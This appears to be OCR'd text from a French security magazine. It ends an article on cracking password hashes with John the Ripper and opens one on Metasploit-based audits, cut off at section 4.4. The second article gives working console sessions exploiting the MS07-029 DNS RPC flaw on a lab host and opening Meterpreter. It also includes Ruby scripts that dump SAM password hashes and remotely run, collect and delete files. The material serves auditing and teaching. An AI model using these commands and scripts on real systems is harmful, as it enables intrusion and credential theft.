Le paramètre `pwd` indique la quantité des mots de passe générés pour les paramètres sélectionnés. Il faut donc diviser la valeur de « `pwd` » par le résultat « `real` », et le multiplier par le temps de calcul en secondes (12709174/6.740*(24*3600) = 163 G). La quantité totale de mots de passe cassés durant cette période peut être supérieure si ceux-ci sont « *saltés* ». En effet, le temps de calcul étant proportionnel à la quantité de sels distincts, celui-ci diminue à chaque mot de passe découvert dont le sel n'a plus à être testé. La valeur finale peut donc être augmentée empiriquement. Pour déterminer le paramètre « niveau » qui correspond à cette quantité, la commande suivante, incluse dans **[3]**, peut être utilisée (elle est dans `john/run` après la compilation) :

```
genmkvpwd /usr/share/john/stats 0 12
[...]
lvl=262 (6312 Kb for nbparts) 149 G possible passwords (149880678373)
lvl=263 (6336 Kb for nbparts) 165 G possible passwords (165859534549)
lvl=264 (6360 Kb for nbparts) 183 G possible passwords (183531088384)
[...]
```

Le niveau 263 correspond à la quantité de mots de passe. Les observations montrent qu'en général les résultats sont bons au-delà du niveau 250 (en général plus de 80 % de réussite sur une population « typique », c'est-à-dire d'utilisateurs qui ne sont pas forcément sensibilisés à la sécurité informatique). La commande suivante lance alors le calcul :

```
john -format:nt -markov:263:0:0:12 /tmp/truc.txt
```

Le mode « markov » supporte des paramètres « start » et « end ». Ceux-ci permettent de spécifier manuellement les bornes de génération des mots de passe. Ces paramètres sont particulièrement utiles si vous avez à votre disposition plusieurs CPU : il devient possible de découper le travail en parties qui seraient toutes traitées par un processeur différent. Il est possible de répartir le travail en quatre parts équitables de la manière suivante (la valeur 0 pour le paramètre `end` indique d'aller jusqu'à la fin) :

```
john -format:nt -markov:263:0:41464883637:12 /tmp/truc.txt
john -format:nt -markov:263:41464883637:82929767274:12 /tmp/truc.txt
john -format:nt -markov:263:82929767274:124394650911:12 /tmp/truc.txt
john -format:nt -markov:263:124394650911:0:12 /tmp/truc.txt
```

Les possesseurs de processeurs multicœurs ou de plusieurs ordinateurs peuvent ainsi exploiter toutes leurs ressources de calcul. Pour un usage plus intensif, il est conseillé de mesurer la performance de tous les CPU disponibles et d'assigner à chacun des « parts » proportionnelles à celle-ci. Il est fortement conseillé d'utiliser un script pour faciliter ce travail.

Écrire son rapport

Lorsque les mots de passe sont cassés (ou pas), il est temps d'écrire un rapport. Pour ce faire, lancez la commande suivante :

```
john -show fichier
test:deni
coucou:01A93
durdur:NOTFOUND {SHA}/HNe+xPRZT6EENJ2owvZzW2Op18=

2 password hashes cracked, 1 left
```

L'entrée NOTFOUND représente un mot de passe qui n'a pu être cassé. C'est une spécificité de [3] qui n'apparaît pas dans la version officielle, utilisée pour lister les mots de passe forts, ou les hashes à transmettre à un autre programme de cassage. Cette fonctionnalité a été développée pour réaliser une passe avec John the Ripper sur des bases LM-Hash avant de les casser avec des rainbow tables. En plus du classique camembert montrant la proportion de mots de passe cassés, il est possible d'utiliser une commande de [3] permettant à un consultant « excelien » de réaliser toutes les folies :

```
$ john -show fichier.pwd | cut -d: -f2 | grep -v NOTFOUND > fichier.txt
$ mkvcalcproba stats fichier.txt | cut -f1,3
12345   123
abc123  200
password        227
computer        211
123456  146
tigger  161
1234    101
a1b2c3  301
qwerty  209
123     78
[...]
```

Ces commandes affichent les mots de passe cassés, et le « niveau » correspondant. Il est donc possible de savoir à partir de quel « niveau » un mot de passe est cassé par le crackeur markovien, et, donc, de classer les mots de passe découverts par ordre de force. À partir de là, tout est possible : courbes de répartition de la force des mots de passe, camemberts aux multiples couleurs,...

Conclusion

Cet article décrit une méthode systématique de cassage de mots de passe. Bien que de nombreux points soient passés sous silence, il devrait permettre au lecteur d'améliorer sa capacité à casser des mots de passe et surtout à décorer ses rapports. Pour conclure, un bref rappel des lignes de commandes les plus utiles :

Attaque par mode « single » sur les mots de passe contenus dans `mdp` : `john -single mdp`

Attaque par dictionnaire (mots contenus dans le fichier `/usr/share/john/dico`) sur `mdp` : `john -w:/usr/share/john/dico -rules mdp`

Attaque « markov » sur `mdp`, pour le niveau 250, une taille maximale de mots de passe de 10 : `john -markov:250:0:0:10 mdp`

Les autres options les plus utiles :

- `an "nom prenom" | john -stdin mdp` : utilise un générateur de mots de passe candidats externe, ici `an`, générant tous les anagrammes de `"nom prenom"` ;
- `john -show mdp | grep -v NOTFOUND` : affiche les mots de passe cassés.

Références

[1] http://actes.sstic.org/SSTIC07/Authentification_Windows/

[2] http://www.openwall.com/john/

[3] http://btb.banquise.net/bin/myjohn.tgz

[4] http://www.cygwin.com

[5] http://actes.sstic.org/SSTIC07/Password_Cracking/SSTIC07-Marechal-Password_Cracking.pdf



Victor Vuillard – victor.vuillard@sgdn.pm.gouv.fr – Secrétariat Général de la Défense Nationale
Direction Centrale de la Sécurité des Systèmes d'Information – Bureau Inspections en SSI – Inspecteur en SSI

Audits de sécurité avec Metasploit

Depuis ses débuts en 2003, le framework Metasploit [MSF] s'est peu à peu imposé comme un outil de référence pour l'auditeur de la sécurité des systèmes d'information. La version 3.0 de Metasploit, sortie fin mars 2007, a introduit des évolutions majeures. Tout d'abord, la réécriture de l'ensemble du projet en Ruby (à la place de Perl précédemment) a été une opportunité pour améliorer la réutilisabilité des différentes briques et pour simplifier la possibilité de créer des extensions qui reposent sur la plate-forme. De plus, des fonctionnalités ont été ajoutées à certains composants, à commencer par le Meterpreter, qui sera décrit dans la suite de cet article.

Rappel des principales commandes de la console de Metasploit :

- `show exploits` : affiche les exploits disponibles ;
- `show auxiliary` : affiche les modules auxiliaires disponibles ;
- `use NOM_EXPLOIT_OU_AUXILIARY` : utilise un exploit ou un module auxiliaire ;
- `set VARIABLE valeur` : configuration d'une variable dans le DataStore ;
- `setg VARIABLE valeur` : configuration d'une variable globale dans le DataStore ;
- `save` : enregistrement du DataStore dans `~/.msf3/config` ;
- `show targets` : affiche les variantes existantes (Service Pack, langue) ;
- `set TARGET n` : choix d'une variante ;
- `show payloads` : affiche les charges utiles ;
- `set PAYLOAD nom_payload` : choix de la charge utile ;
- `show options` : options disponibles ;
- `show advanced` : options avancées ;
- `exploit` : lancement de l'exploitation de la vulnérabilité.

1. Introduction


En considérant son aspect de plate-forme de développement d'outils de sécurité, nous allons décrire comment tirer parti des fonctions de Metasploit et écrire des modules additionnels. En dehors des avantages apportés par ses briques réutilisables, Metasploit est un candidat idéal pour automatiser des actions d'audit, car l'exploitation réussie d'une faille de sécurité non corrigée permet de collecter des informations beaucoup plus fines et plus complètes sur l'hôte ciblé. Des modules post-exploitation aident alors à obtenir une visibilité plus large sur les défauts de sécurité de l'hôte étudié et à formuler des préconisations de sécurisation plus efficaces.

Cet article n'a pas vocation à décrire l'installation, ni les commandes de base de Metasploit, ce qui est par ailleurs documenté dans le guide utilisateur du *framework* **[MSFUSER]**.

2. La structure de Metasploit

La plate-forme Metasploit est composée de plusieurs parties (Cf. Figure 1) :

- **Rex (Ruby Extension Library)** : la plate-forme tout entière repose sur cet ensemble de classes et modules. La bibliothèque `Rex` est indépendante et peut donc être utilisée en dehors de Metasploit. Elle apporte des fonctions qui sont absentes du langage de programmation Ruby ou sont plus adaptées au contexte de l'écriture d'outils de sécurité. `Rex` fournit des fonctions aussi diverses que la gestion des connexions et l'implémentation de protocoles réseau, la génération de code en assembleur, la planification de tâches ou encore un système de gestion de la journalisation. L'ensemble de `Rex` est documenté en ligne sur le site Internet du framework Metasploit **[REX]**.
- **framework core et framework base** : ces deux parties forment le cœur de la plate-forme. Ils permettent de mettre en relation les interfaces utilisateur avec le système de gestion des sessions et le lancement d'actions, telles que les exploits et les différents greffons. *framework base* est une couche d'abstraction et permet d'utiliser *framework core* de manière plus simple et efficace.
- **framework ui** : cette partie centralise le code commun aux différentes interfaces utilisateurs (console, CLI, Web et GTK).
- **modules et greffons** : les modules disposent d'une structure et d'interfaces logicielles qui leur permettent d'être manipulés par la plate-forme. Il peut s'agir d'exploit, de charge utile (*payload*), de système d'encodage ou de modules auxiliaires (dont le champ d'action est plus souple). Les greffons, de manière générale, étendent les fonctionnalités de la plate-forme générale. Par exemple, l'initialisation des systèmes de gestion de bases de données de Metasploit est gérée sous cette forme.



1 *Structure de Metasploit*

Le guide du développeur de Metasploit 3.0 **[MSFDEV]** décrit plus en détail ces différentes parties du framework et donne des exemples d'utilisation de certaines API.

3. Gestion des données par Metasploit

3.1 DataStore

Le DataStore est utilisé afin de stocker les variables d'environnement et de configuration de Metasploit. Il existe deux types de DataStore : un global et un autre propre à chaque module en cours d'utilisation. Les commandes `setg`, `unsetg`, `set` et `unset` sont utilisées pour ajouter une variable ou modifier sa valeur (les commandes suffixées par `g` sont relatives au DataStore global).

```
msf > setg

Global
======
No entries in data store.

msf > setg LHOST 172.16.27.1
LHOST => 172.16.27.1
msf > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf > use windows/dcerpc/msdns_zonename
msf exploit(msdns_zonename) > show targets
Exploit targets:
   Id  Name
   --  ----
   0   Automatic (2000 SP0-SP4, 2003 SP0, 2003 SP1-SP2)
   1   Windows 2000 Server SP0-SP4+ English
   2   Windows 2000 Server SP0-SP4+ Italian
   3   Windows 2000 Server SP0-SP4+ French
   4   Windows 2003 Server SP0 English
   5   Windows 2003 Server SP0 French
   6   Windows 2003 Server SP1-SP2 English
   7   Windows 2003 Server SP1-SP2 French
   8   Windows 2003 Server SP1-SP2 Italian
   9   Windows 2003 Server SP1-SP2 German
msf exploit(msdns_zonename) > set TARGET 7
TARGET => 7
msf exploit(msdns_zonename) > save
Saved configuration to: /home/XXX/.msf3/config
msf exploit(msdns_zonename) > set

Global
======
  Name     Value
  ----     -----
  LHOST    172.16.27.1
  PAYLOAD  windows/meterpreter/bind_tcp

Module: windows/dcerpc/msdns_zonename
=====================================
  Name                              Value
  ----                              -----
  ConnectTimeout                    10
  DCERPC::fake_bind_multi           True
  DCERPC::fake_bind_multi_append    0
  DCERPC::fake_bind_multi_prepend   0
  DCERPC::max_frag_size             4096
  DCERPC::smb_pipeio                rw
  EXITFUNC                          thread
  Locale                            English
  RPORT                             0
  TARGET                            7
  TCP::max_send_size                0
  TCP::send_delay                   0
  WfsDelay                          0
```

Exemple de manipulation du DataStore

La commande `save` permet de sauvegarder la configuration courante des variables locales et globales afin de la réutiliser d'une session à l'autre. Dans l'exemple précédent, la commande `setg` montre qu'au début le DataStore global est vide et qu'aucun DataStore de module n'est présent. La variable `LHOST` qui définit l'hôte local est stockée dans le DataStore global. Lors du choix de l'exploit à utiliser (commande `use`), une instance dédiée à ce module est créée. La variable `TARGET` (choix de variantes), relative à ce module, est donc stockée dans l'instance de DataStore de l'exploit. Quant à la variable `PAYLOAD` (charge utile), elle est créée dans le DataStore global bien que la commande `set` soit utilisée, parce qu'elle est définie en dehors d'un module.

Le DataStore est un élément indispensable à la plate-forme et à l'échange de données entre les différents modules. Il est important de comprendre son fonctionnement, car, dans un contexte d'automatisation, les différentes tâches qui s'enchaîneront stockeront une partie de leurs informations contextuelles dans cet élément.

3.2 Intégration d'une base de données

Depuis fin 2006, Metasploit intègre un support de gestion des bases de données MySQL, PostgreSQL et SQLite qui vient compléter le DataStore et facilite l'automatisation de certaines actions d'audit, dont la découverte réseau.

Le support du gestionnaire de bases de données est un greffon (présent dans le répertoire `plugins/`) qu'il faut charger avec la commande `load`. Pour cela, les bibliothèques Ruby de support du système de gestion de bases de données choisi doivent être installées.

```
msf > load db_sqlite3
[*] Successfully loaded plugin: db_sqlite3
msf > help

SQLite3 Database Commands
=========================

    Command       Description
    -------       -----------
    db_connect    Connect to an existing database ( /path/to/db )
    db_create     Create a brand new database ( /path/to/db )
    db_destroy    Drop an existing database ( /path/to/db )
    db_disconnect Disconnect from the current database instance
```

Chargement du greffon de gestion de bases de données SQLite

Après avoir chargé le greffon nécessaire, la structure de la base de données doit être créée avec la commande `db_create`. Cette structure est mise en place à partir des fichiers SQL contenus dans le répertoire `data/sql/`. Si les scripts ou modules auxiliaires utilisés pour automatiser des actions d'audit avaient besoin de stocker des données qui ne sont pas prévues à l'origine dans la plate-forme, il est possible de modifier la structure de la base à cet endroit. Par défaut, cinq tables sont présentes :

- `hosts` contient la liste des hôtes à auditer ;
- `services` précise les services réseau accessibles sur chaque hôte ;
- `vulns` donne une liste de vulnérabilités présentes ;
- `refs` et `vulns_refs` permettent de relier des vulnérabilités découvertes à un hôte et à un service donnés.

```
msf > db_create MISC.db
[*] Creating a new database instance...
[...]
CREATE TABLE hosts (
'id' INTEGER PRIMARY KEY NOT NULL,
'address' VARCHAR(16) UNIQUE,
'comm' VARCHAR(255),
'name' VARCHAR(255),
'state' VARCHAR(255),
'desc' VARCHAR(1024)
);
[...]
msf > db_connect MISC.db
msf > db_hosts
msf > db_services
msf >
```

Création de la structure de bases de données

Une fois la plate-forme Metasploit connectée au système de gestion de bases de données, la console propose de nouvelles commandes, telles que `db_hosts`, `db_services` et `db_vulns`, qui servent à récupérer dans la base de données respectivement les hôtes, les services et les vulnérabilités découvertes. Afin de peupler la base, les commandes `db_add_host` et `db_add_port` permettent de renseigner manuellement un hôte ou un service réseau qui entre dans le cadre de l'audit. Cette tâche pouvant être fastidieuse, il peut être préférable de tirer bénéfice des fonctions d'import de données `db_import_nessus_nbe` et `db_import_nmap_xml` afin de réutiliser les résultats du scanner de vulnérabilités Nessus ou du scanner de ports Nmap.

```
# nmap -A -F -P0 -oX MISC-nmap.xml 172.16.27.10

Starting Nmap 4.20 ( http://insecure.org ) at 2007-07-30 22:45 CEST
Interesting ports on 172.16.27.10:
Not shown: 1250 closed ports
PORT     STATE SERVICE     VERSION
53/tcp   open  domain      Microsoft DNS
80/tcp   open  http        Microsoft IIS webserver 6.0
135/tcp  open  msrpc       Microsoft Windows RPC
139/tcp  open  netbios-ssn
1025/tcp open  msrpc       Microsoft Windows RPC
1030/tcp open  msrpc       Microsoft Windows RPC
MAC Address: 00:0C:29:18:F9:89 (VMware)
Network Distance: 1 hop
Service Info: OS: Windows

# ./msfconsole
[...]
msf > db_import_nmap_xml MISC-nmap.xml
msf > db_hosts
[*] Host: 172.16.27.10
msf > db_services
[*] Service: host=172.16.27.10 port=53 proto=tcp state=up name=domain
[*] Service: host=172.16.27.10 port=80 proto=tcp state=up name=http
[*] Service: host=172.16.27.10 port=135 proto=tcp state=up name=msrpc
[*] Service: host=172.16.27.10 port=139 proto=tcp state=up name=netbios-ssn
[*] Service: host=172.16.27.10 port=1025 proto=tcp state=up name=msrpc
[*] Service: host=172.16.27.10 port=1030 proto=tcp state=up name=msrpc
```

Import dans Metasploit d'un fichier XML en provenance de Nmap

De plus, un scan de ports Nmap peut être directement lancé depuis la console Metasploit, avec la commande `db_nmap`. Lorsque cette commande est utilisée, la plate-forme fait appel de manière transparente à la commande `nmap`. Les arguments fournis à `db_nmap` sont repris pour le lancement de `nmap` et la plate-forme y ajoute le paramètre `-oX` afin d'obtenir un résultat sous forme de fichier XML, dont le contenu est ensuite importé dans la base de données.

```
msf > db_nmap -p 135 172.16.27.0/24

Starting Nmap 4.20 ( http://insecure.org ) at 2007-07-30 23:00 CEST
Interesting ports on 172.16.27.1:
PORT    STATE  SERVICE
135/tcp closed msrpc

Interesting ports on 172.16.27.10:
PORT    STATE SERVICE
135/tcp open  msrpc

Nmap finished: 256 IP addresses (2 hosts up) scanned in 3.296 seconds
```

Renseignement automatique de la base de données à partir de la commande db_nmap

4. Meterpreter

4.1 Description du Meterpreter

Le Meterpreter est une charge utile (payload) disponible pour l'exploitation d'hôtes fonctionnant sous Windows. Son exécution, exclusivement en mémoire, n'écrit pas sur le disque et ne crée pas de nouveau processus. Il fonctionne sur un mode client-serveur. Le client est lancé sur le poste de l'auditeur, tandis que le serveur est actif sur l'hôte ciblé. Les deux parties communiquent suivant un protocole relativement simple, TLV (*Type-Length-Value*), qui est décrit dans la documentation du Meterpreter **[MSFTLV]**. Afin que la partie serveur lancée sur l'hôte ciblé soit la plus légère possible, la majeure partie des traitements est concentrée sur la partie cliente, à l'image de la technique de `Syscall Proxying` **[SYSPRX]** utilisée dans Core Impact **[CORE]**. Afin de compléter ses fonctionnalités, Meterpreter peut charger à la volée des extensions sur la partie serveur. Par défaut, l'extension `stdapi` permet de manipuler des fichiers ou des processus, afficher la configuration réseau et exécuter des commandes. D'autres extensions existent, telles que `priv` qui offre la possibilité d'extraire la base de comptes locale de Windows, à l'image de l'outil `pwdump` **[PWD]**.

L'exemple ci-après décrit le chargement du Meterpreter sur un hôte cible. Tout d'abord, la console Metasploit est lancée sur le poste de l'auditeur. La vulnérabilité à tester est définie (dans ce cas, la vulnérabilité dans l'interface DNS RPC de Windows **[MS07-029]**). La variable `TARGET` permet de choisir une variante suivant la langue du système ciblé ou son niveau de Service Pack. La variable `PAYLOAD` définit l'utilisation de la charge utile, qui est ici Meterpreter. L'hôte cible est configuré avec `RHOST`. Lors du lancement de l'exploitation de la faille choisie, la réussite de cette action permet d'utiliser une charge utile intermédiaire (*intermediate stager*), qui a à sa charge de copier les données de la DLL du Meterpreter, puis de la charger en mémoire. Cette charge utile intermédiaire est nécessaire, car le Meterpreter est trop volumineux pour être copié directement. Le lancement du Meterpreter se matérialise par un prompt `meterpreter >` depuis lequel les commandes sont ensuite exécutées. Dans l'exemple, les actions lancées permettent de :

- afficher la configuration des interfaces réseau ;

MISC N° 33

ORGANISATION [04 - 08]
> Sensibilisation à la Sécurité : vous êtes le maillon faible !

GUERRE DE L'INFO [09 - 17]
> Guerre, guérilla et terrorisme informatique : fiction ou réalité ?

VULNÉRABILITÉ [18 - 21]
> « Opération italienne » : analyse d'une vague d'attaques européennes par le biais d'un honeynet

VIRUS [22 - 27]
> « Keyloggers » : à l'écoute des frappes clavier

DOSSIER [28 - 67]
[RFID, sécurité et vie privée]
> B.A.BA de la RFID, à la sauce sécurité
> RFID : usage et prise en main
> RFID et authentification
> Visite guidée du passeport biométrique
> Ceux qui nous surveillent
> Que peut répondre un industriel à ceux qui disent que la RFID menace la vie privée ?
> L'ennemie publique numéro un de la RFID, c'est l'attaque par relais !
> Vers et virus RFID : la nouvelle peste numérique ?
> Quelques remarques sur les RFID et la protection des données personnelles en droit français

SYSTÈME [68 - 73]
> Rootkits et virtualisation

RÉSEAU [74 - 78]
> Répartition de charges : impacts potentiels sur la sécurité

FICHE TECHNIQUE [79 - 82]
> Durcissement d'un DNS primaire sous BIND 9



ACTUELLEMENT EN KIOSQUE

et sur http://www.ed-diamond.com

- connaître la version de Windows utilisée ;
- interroger la base de registre de Windows afin d'énumérer les programmes exécutés au démarrage ;
- lister les processus actifs sur le système (à noter qu'aucun processus n'apparaît pour le Meterpreter) ;
- copier un fichier sur l'hôte cible ;
- lancer un programme à distance.

```
auditeur$ ./msfconsole
msf > use windows/dcerpc/msdns_zonename
msf exploit(msdns_zonename) > set TARGET 7
msf exploit(msdns_zonename) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(msdns_zonename) > set RHOST 172.16.27.10
RHOST => 172.16.27.10
msf exploit(msdns_zonename) > exploit
[*] Started bind handler
[*] Connecting to the endpoint mapper service...
[*] Discovered Microsoft DNS Server RPC service on port 1028
[*] Trying target Windows 2003 Server SP1-SP2 French...
[*] Binding to
50abc2a4-574d-40b3-9d66-ee4fd5fba076:5.0@ncacn_ip_tcp:172.16.27.10[0] ...
[*] Bound to 50abc2a4-574d-40b3-9d66-ee4fd5fba076:5.0@ncacn_ip_tcp:172.16.27.10[0]
...
[*] Sending exploit...
[*] Transmitting intermediate stager for over-sized stage...(89 bytes)
[*] Sending stage (2834 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (81931 bytes)...
[*] Error: no response from dcerpc service
[*] Upload completed.
[*] Meterpreter session 1 opened (172.16.27.1:41017 -> 172.16.27.10:4444)

meterpreter > ipconfig
VMware Accelerated AMD PCNet Adapter
Hardware MAC: 00:0c:29:18:f9:89
IP Address  : 172.16.27.10
Netmask     : 255.255.255.0

meterpreter > sysinfo
Computer: VM2K3
OS      : Windows .NET Server (Build 3790, Service Pack 1).

meterpreter > reg enumkey -k HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
Enumerating: HKLM\Software\Microsoft\Windows\CurrentVersion\Run
  Values (2):
        VMware Tools
        VMware User Process

meterpreter > ps

Process list
============

    PID   Name              Path
    ---   ----              ----
    456   smss.exe          \SystemRoot\System32\smss.exe
    528   csrss.exe         \??\C:\WINDOWS\system32\csrss.exe
    592   winlogon.exe      \??\C:\WINDOWS\system32\winlogon.exe
    636   services.exe      C:\WINDOWS\system32\services.exe
[...]
meterpreter > upload /tmp/MPSRPT_PFE.EXE C:\\WINDOWS\\Temp
[*] uploading  : /tmp/MPSRPT_PFE.EXE -> C:\WINDOWS\Temp
[*] uploaded   : /tmp/MPSRPT_PFE.EXE -> C:\WINDOWS\Temp\MPSRPT_PFE.EXE

meterpreter > execute -f C:\\WINDOWS\\MPSReports\\PFE\\bin\\MPSRpt.cmd -a /Q
Process 3104 created.
```

Lancement et utilisation du Meterpreter sur un hôte cible

Bien que Meterpreter soit en général utilisé dans le cadre de l'exploitation de failles de sécurité, il est également possible de tirer parti de ses fonctionnalités grâce aux deux programmes présents dans Metasploit qui offrent la possibilité de lancer de manière indépendante le client et le serveur Meterpreter (présents dans les répertoires `external/source/meterpreter/output/client/` et `external/source/meterpreter/source/server/` du projet).

4.2 Le mode IRB du Meterpreter

Metasploit repose sur le langage de script Ruby. Le mode IRB permet d'automatiser des actions d'audits *à la volée*, en offrant l'équivalent d'un *shell* Ruby au sein du Meterpreter.

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client

>> if (client.priv.sam_hashes[0].user_name == "Administrateur")
>> print client.priv.sam_hashes[0].ntlm
>> end
d17ac2a9c0646a2230338b105a4996ba=> nil
>>
```

Écriture de scripts à la volée dans le mode IRB du Meterpreter

Le mode IRB du Meterpreter permet donc d'utiliser à distance sur l'hôte cible à la fois les fonctions d'écriture de scripts de Ruby et la bibliothèque `Rex` présentée dans le premier paragraphe.

4.3 Automatisation de la collecte d'informations locales

Le mode IRB du Meterpreter est pratique lorsque existe un besoin d'interactivité. Toutefois, les actions d'audits suivent souvent un enchaînement choisi, qu'il est préférable d'automatiser afin de les exécuter plus rapidement et de les rendre reproductibles. Les scripts Meterpreter ont cette fonction. Stockés dans le répertoire `scripts/meterpreter/`, il suffit de les appeler avec la commande `run` à l'invite du Meterpreter.

Leur programmation en Ruby se base là aussi sur la bibliothèque `Rex`. Un objet `client` correspond à l'instance cliente du Meterpreter sur le poste de l'auditeur et transmet les requêtes à la partie serveur du poste ciblé. Dans ce contexte, l'ensemble des modules et des classes du module `Rex::Post::Meterpreter` peuvent être utilisés.

Le script ci-dessous propose un exemple d'automatisation d'actions d'audit local, à partir de l'exploitation à distance d'une vulnérabilité présente sur l'hôte ciblé. Les étapes suivantes sont déroulées :

- Copie depuis le poste de l'auditeur du fichier d'installation de Microsoft Premier Services Reporting **[MSPSR]** vers un répertoire temporaire (créé s'il n'existe pas) de l'hôte ciblé.
- Lancement à distance de l'installation de MS PSR. Les méthodes de gestion des processus de `Rex` permettent de s'assurer que l'installation est terminée avant de suivre les prochaines étapes.
- Lancement de l'outil de collecte d'informations locale MS PSR. Le fichier de lancement de MS PSR correspond à un script Windows, qui exécute lui-même un certain nombre de programmes les uns à la suite des autres. Cela rend plus difficile de détecter la fin de l'exécution de l'ensemble de scripts et il est choisi de se baser sur la génération du fichier de résultats.

- MS PSR génère comme résultat une archive CAB, spécifique à Windows. Celle-ci est sauvegardée sur le poste de l'auditeur. L'ensemble des résultats est désarchivé sur l'hôte cible (pour les auditeurs ayant un poste Unix sans le programme `cabextract` installé) et les fichiers individuels de relevés d'informations sont eux aussi copiés sur le poste de l'auditeur.
- Le fichier d'installation, le répertoire du programme MS PSR et les fichiers de résultats présents sur l'hôte cible sont effacés, afin que l'état de ce poste ne soit pas modifié suite à l'audit.
- Pour compléter les relevés de MS PSR, le condensat LM du mot de passe administrateur est recueilli. Cette action nécessite le chargement dynamique de l'extension `Priv` du Meterpreter.

```
temp_base = args[0] || "C:\\"
temp_dir = args[1] || "TEMP"
local_report = args[2] || "/home/xxx/tools/framework3/trunk/resultats"
local_inst_dir = args[3] || "/home/xxx/tools/framework3/trunk/external/"
local_inst_file = args[4] || "MPSRPT_PFE.EXE"
inst_opt = args[5] || "/Q"
mpsr_base = args[6] || "C:\\WINDOWS\\MPSReports\\"
mpsr_cmd_launch = args[7] || "PFE\\bin\\MPSRpt.cmd"
mpsr_cmd_opt = args[8] || "/Q"
mpsr_cab_dir = args[9] || "PFE\\cab\\"
mpsr_max_wait = args[9] || 120

temp_location = temp_base + temp_dir
temp_entries = client.fs.dir.entries(temp_base)
temp_entries = temp_entries.collect {|x| x.downcase }
local_inst = local_inst_dir + local_inst_file

# On cree le repertoire si il n'existe pas
if (temp_entries.include?(temp_dir.downcase) == false)
        print_status("Creation du repertoire temporaire")
        client.fs.dir.mkdir(temp_location)
end

print_status("Copie de l'installation de MS Premier Services Reporting")
client.fs.file.upload(temp_location, local_inst)

print_status("Lancement de l'installation de MS Premier Services Reporting")
inst_file = temp_location + "\\" + local_inst_file
inst = client.sys.process.execute(inst_file, inst_opt)
go_next_step = false
while (go_next_step == false)
        sleep 2
        pid_list = client.sys.process.processes().collect {|x| x["pid"] }
        if (pid_list.include?(inst.pid) == false)
                go_next_step = true
        end
end
print_status("Installation de MS Premier Services Reporting terminee")

print_status("Lancement de MS Premier Services Reporting")
mpsr_res_dir = mpsr_base + mpsr_cab_dir
mpsr_res_list_before = client.fs.dir.entries(mpsr_res_dir)
mpsr_cmd = mpsr_base + mpsr_cmd_launch
mpsr = client.sys.process.execute(mpsr_cmd, mpsr_cmd_opt)
go_next_step = false
mpsr_wait = 0
```

```
while ((go_next_step == false) and (mpsr_wait < mpsr_max_wait))
        sleep 5
        mpsr_wait += 1
        mpsr_res_list = client.fs.dir.entries(mpsr_res_dir)
        if (mpsr_res_list != mpsr_res_list_before)
                mpsr_res = mpsr_res_list - mpsr_res_list_before
                if (mpsr_res[0][-4..-1] == ".CAB")
                        go_next_step = true
                end
        end
        if (mpsr_wait == mpsr_max_wait)
                print_status("Echec - execution trop longue")
        end
end
print_status("MS Premier Services Reporting termine")

print_status("Sauvegarde du resultat .CAB")
mpsr_res_cab = mpsr_res_dir + mpsr_res[0]
client.fs.file.download(local_report, mpsr_res_cab)
print_status("Depaquetage du .CAB")
mpsr_res_dir_expand = mpsr_res_dir + "temp\\"
client.fs.dir.mkdir(mpsr_res_dir_expand)
expand_cmd = "expand.exe " + mpsr_res_cab + " -F:* " + mpsr_res_dir_expand
client.sys.process.execute(expand_cmd)
sleep 2
print_status("Copie des fichiers resultats")
client.fs.dir.download(local_report, mpsr_res_dir_expand, true)

print_status("Suppression des fichiers")
del_opt = "/c \"rd /S /Q " + inst_file + " " + mpsr_base + "\""
client.sys.process.execute("cmd.exe", del_opt)

print_status("Recuperation du condensat LM du compte administrateur")
client.core.use("priv")
max = client.priv.sam_hashes.length - 1
for i in 0..max
        if client.priv.sam_hashes[i].user_id == "500"
                adm_name = client.priv.sam_hashes[i].user_name
                adm_lanman = client.priv.sam_hashes[i].lanman
        end
end
print_status("Condensat " + adm_name + " : " + adm_lanman)

print_status("Operations terminees avec succes")
```

```
        scripts/meterpreter/script_pour_misc.rb - Script Meterpreter
        d'automatisation d'opérations d'audit
meterpreter > run script_pour_misc
[*] Creation du repertoire temporaire
[*] Copie de l'installation de MS Premier Services Reporting
[*] Lancement de l'installation de MS Premier Services Reporting
[*] Installation de MS Premier Services Reporting terminee
[*] Lancement de MS Premier Services Reporting
[*] MS Premier Services Reporting termine
[*] Sauvegarde du resultat .CAB
[*] Depaquetage du .CAB
[*] Copie des fichiers resultats
[*] Suppression des fichiers
[*] Recuperation du condensat LM du compte administrateur
[*] Condensat Administrateur : 9f7442001646abd7aad3b435b51404ee
[*] Operations terminees avec succes
meterpreter >
```

Résultat de l'exécution du script Meterpreter

Une charge utile offrant un simple shell système ou bien l'accès au prompt du Meterpreter en mode interactif n'aurait pas permis, dans un créneau de temps réduit, de réaliser ces actions et l'auditeur n'aurait bénéficié que d'informations parcellaires sur le système audité. Au contraire, l'automatisation, via les scripts Meterpreter, de l'installation et l'exécution d'outils tiers a permis un relevé d'éléments locaux tels que :

- les services réseau actifs ;
- les programmes chargés au démarrage ;
- les mises à jour appliquées au système ;
- la configuration de serveurs Web IIS et MS SQL ;
- la politique de sécurité d'Internet Explorer ;
- les tâches planifiées ;
- les applications installées ;
- etc.

Alors qu'une utilisation classique de Metasploit n'aurait permis que de prendre note de l'existence d'une vulnérabilité non corrigée, les informations locales collectées à l'aide des scripts du Meterpreter permettent d'obtenir une vision plus globale du niveau de sécurité de la cible. Grâce à ces informations, l'auditeur peut formuler des préconisations plus complètes, qui permettront aux administrateurs du système audité d'adopter une optique de défense en profondeur.

4.4 Fonctions de pivot

